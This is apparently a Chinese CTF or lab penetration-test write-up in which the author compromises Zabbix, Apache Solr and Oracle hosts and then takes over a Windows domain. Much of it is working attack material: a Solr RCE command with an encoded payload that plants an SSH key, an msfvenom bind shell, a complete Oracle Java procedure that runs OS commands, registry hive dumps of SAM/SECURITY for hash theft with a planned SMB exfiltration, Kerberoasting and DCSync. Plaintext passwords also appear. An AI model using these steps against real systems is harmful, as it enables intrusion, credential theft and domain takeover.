场景3

- 192.168.33.55 (redis写计划任务) 已经拿flag
- 192.168.33.127

```
192.168.33.127:22 open
192.168.33.127:111 open
192.168.33.127:80 open
192.168.33.127:3306 open
```

- 192.168.33.149

```
192.168.33.149:22 open
192.168.33.149:80 open
192.168.33.149:53 open
192.168.33.149:2222 open
```

`curl http://192.168.33.127 -u Admin -p bQqYfe5eqN2CttsV`

http://192.168.33.127/zabbix使用上面的账号密码登录

【后利用】| zabbix攻击思路总结 | CTF导航 (ctfiot.com)

```
timeout 1 cat /root/flag
```

按照这个思路即可成功在该机器执行命令获取到第二个flag

场景4

第一台8983存在 Apache Solr Velocity模板远程代码执行
往/root/.ssh/authorized_keys里面写入公钥,然后直接ssh 远程登录

```
python2 solr_rce.py http://10.103.105.93:8983/  'bash -c
{echo,ZWNobyAnc3NoLXJzYSBBQUFBQjNOemFDMXljMkVBQUFBREFRQUJBQUFCZ1FEZkZCWjhPay81RX
YzaTBjWlZLYW9PVlhOZ3cvVXU0aVdFSVpCdmVHM0JDVVVkRmRzdjhaTUZ1eFpmUlpnSWh3NTVwKytmMm
o4aGl0V2c3UWJJT3F5Wmw5bjloNjFDMWxpSHBlb21QbVkyVGY1alk3Q0FQYmV2NE9YdkFzSXlrZ04zUi
szMlZ6RG83QTAwb2tuT1dFSDl6L2VHd29xR1FBaDhxTnFZalNsVVpCUGw5cjVaZGRVeUFOMGh4Y1M2bm
tSTWNwVkJYSk1qdXE5RXNKbjFmMFJWZGQvWmdvVGFFaUdmUXB0VFFNNDVEczhkUUdQNFZEd3JBK2Fscm
RUeUxLUTBhaXc0YURtcWRjUWdyZi8ybnFFb05DMmZKN1FURkxoVzErV2lwM3VrSksvOW1Pdjh2Z2Zxd3
RuTkZyWlpXcmsvWmNSZkRsVWVTd01CcVNJdnBkM0FyKzJPWjNOVUwrbWpZT0FDTnNNWmZERG9GOVcxRm
dDYjRmTWNLNDVEVWhVOWxXOGZLUDU0OWEyQ3BWcGxMVm82ekxsaW4xMlVnaUZhNHk1MGJqU1N
IVk5mZUZteVlFNGxFQ2YxM1dybW04Ti9mSnNjcGZGRk0zTUV0QS94L3RBUXZOL2FLMERmcFNGNlc3Z3k
1L1JsREFDcUpUZnFFbHM2RnpoNEFLdWpVMk09IGthbGlAMScgPi9yb29OLy
5zc2gvYXV0aG9yaXplZF9rZXlz}|{base64,-d}|{bash,-i}'
```

```
└─$ ssh root@10.103.198.158
The authenticity of host '10.103.198.158 (10.103.198.158)' can't be established.
ED25519 key fingerprint is SHA256:kUXE5oYjaMKMOM4LEU4AkuddRfE5rOXTewprv0EfQRc.
This host key is known by the following other names/addresses:
    ~/.ssh/known_hosts:9: [hashed name]
    ~/.ssh/known_hosts:11: [hashed name]
    ~/.ssh/known_hosts:12: [hashed name]
    ~/.ssh/known_hosts:13: [hashed name]
    ~/.ssh/known_hosts:14: [hashed name]
    ~/.ssh/known_hosts:15: [hashed name]
    ~/.ssh/known_hosts:16: [hashed name]
    ~/.ssh/known_hosts:17: [hashed name]
    (2 additional names omitted)
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.103.198.158' (ED25519) to the list of known hosts.
Last login: Wed May 10 09:37:23 2023 from 10.89.3.36
[root@localhost ~]#
```


登录上去之后就在msfconsole进行上线
本地生成个正向马，然后用msf去连接

```
msfvenom -p linux/x64/meterpreter/bind_tcp LHOST=0.0.0.0 LPORT=4444 -f elf -o
4444
```

ifconfig查看到有两张网卡

```
[root@localhost ~]# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1450
        inet 10.103.130.99  netmask 255.255.0.0  broadcast 10.103.255.255
        inet6 fe80::5054:56ff:fe3f:6a1e  prefixlen 64  scopeid 0x20<link>
        ether 52:54:56:3f:6a:1e  txqueuelen 1000  (Ethernet)
        RX packets 1069  bytes 114667 (111.9 KiB)
        RX errors 0  dropped 30  overruns 0  frame 0
        TX packets 569  bytes 41064 (40.1 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

eth1: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1450
        inet 192.168.33.39  netmask 255.255.255.0  broadcast 192.168.33.255
        inet6 fe80::5054:35ff:fe0f:ef88  prefixlen 64  scopeid 0x20<link>
        ether 52:54:35:0f:ef:88  txqueuelen 1000  (Ethernet)
        RX packets 163  bytes 17895 (17.4 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 7  bytes 586 (586.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

```
cat .bash_history
```



发现了有个Oracle的登录账号和密码


内网server上刚好有个Oracle

然后就是创建Java函数进行提权

在此之前我们先要搭建个socks5隧道就用我们之前上线的那台Linux做路由节点

先使用sqlplus连接

```
sqlplus system/Zr6kJG2U3m3A7BG@192.168.33.172:1521/orcl
```



创建java函数提权

赋权

```
begin dbms_java.grant_permission( 'PUBLIC', 'SYS:java.io.FilePermission', '<<ALL
FILES>>', 'read,write,execute,delete' );end;
/
```

创建java代码

```
create or replace and compile java source named exe_linux as
import java.io.BufferedReader;
import java.io.InputStream;
import java.io.InputStreamReader;
import java.net.UnknownHostException;
public class Test
{
public static String list_cmd(String str){
    Runtime runtime=Runtime.getRuntime();
  StringBuffer enco = new StringBuffer();
  enco.append("GBK");
  try{
```


```
  Process proc =runtime.exec(str);
  InputStream inp_suc=proc.getInputStream();
  InputStream inp_err=proc.getErrorStream();
  BufferedReader bfr_err = new BufferedReader(new
InputStreamReader(inp_err,enco.toString()));
  BufferedReader bfr_suc = new BufferedReader(new
InputStreamReader(inp_suc,enco.toString()));
    String strLine;
      while( (strLine=(bfr_suc.readLine())) != null){

      System.out.println(strLine);
          }
  while( (strLine=(bfr_err.readLine())) != null){

    System.out.println(strLine);
    }
        proc.destroy();
        inp_suc.close();
        inp_err.close();
    }catch (Exception e) {
      System.out.println("EXECUTE IS ERROR!");
      System.out.println(e.getMessage());
    }
    return "";
  }

  /* public static void main(String[] args){

      list_cmd(args[0]);
    }
    **/
}

/
```

创建存储过程

```
create or replace procedure p_exe_linux(str varchar2) as language java
name 'Test.list_cmd(java.lang.String)';
/
```

命令执行

```
SET SERVEROUTPUT ON
exec dbms_java.set_output(1111111111111);
EXEC P_EXE_LINUX('whoami');
```



是个系统权限

到这里我想添加管理员用户，结果发现

net user 添加不上，于是就大胆猜测目标环境上存在杀软

现在必须要把它关了抓取hash才能进行下一步的操作，或者说制作免杀的木马，这里成本太高了准备上手去关

测试发现reg导出hash没做限制，利用这个导出功能,把文件放到本地来还原出NTLM

思路就是公网搭建samba服务器，在Linux上做端口转发，用copy把文件传到公网服务器上

导出hash

```
SQL> EXEC P_EXE_LINUX('cmd.exe /c reg save HKLM\SYSTEM system.save');

PL/SQL procedure successfully completed.

SQL> EXEC P_EXE_LINUX('cmd.exe /c reg save HKLM\SAM sam.save');

PL/SQL procedure successfully completed.

SQL> EXEC P_EXE_LINUX('cmd.exe /c reg save HKLM\SECURITY security.save');

PL/SQL procedure successfully completed.
SQL> EXEC P_EXE_LINUX('cmd.exe /c dir');
Volume in drive C has no label.
Volume Serial Number is CECB-BD93
Directory of C:\app\Administrator\product\11.2.0\dbhome_1\DATABASE
05/23/2023  10:18 AM    <DIR>          .
05/07/2023  04:58 AM    <DIR>          ..
05/07/2023  04:51 AM    <DIR>          archive
05/07/2023  04:52 AM             2,048 hc_orcl.dat
12/22/2005  05:07 AM            31,744 oradba.exe
05/23/2023  09:50 AM             1,176 oradim.log
05/12/2023  02:28 AM             1,536 PWDorcl.ora
05/23/2023  10:18 AM            77,824 sam.save
05/23/2023  10:18 AM            28,672 security.save
05/23/2023  09:50 AM             2,560 SPFILEORCL.ORA
05/23/2023  10:17 AM        16,474,112 system.save
8 File(s)     16,619,672 bytes
3 Dir(s)  119,370,903,552 bytes free

PL/SQL procedure successfully completed.
```

copy出来之后用impacket-secretsdump提取hash

远程登录上去之后发现了server$的域内机器账户，然后利用这个机器账户获取Dbadmin的SPN

可以用他的SPN请求TGS

然后拿到本地来爆破，可以得到Dbadmin的密码

然后这个Dbadmin具有DCSync的权限
能直接用impacket-secretsdump 去到出域控hash
最后成功拿到域控flag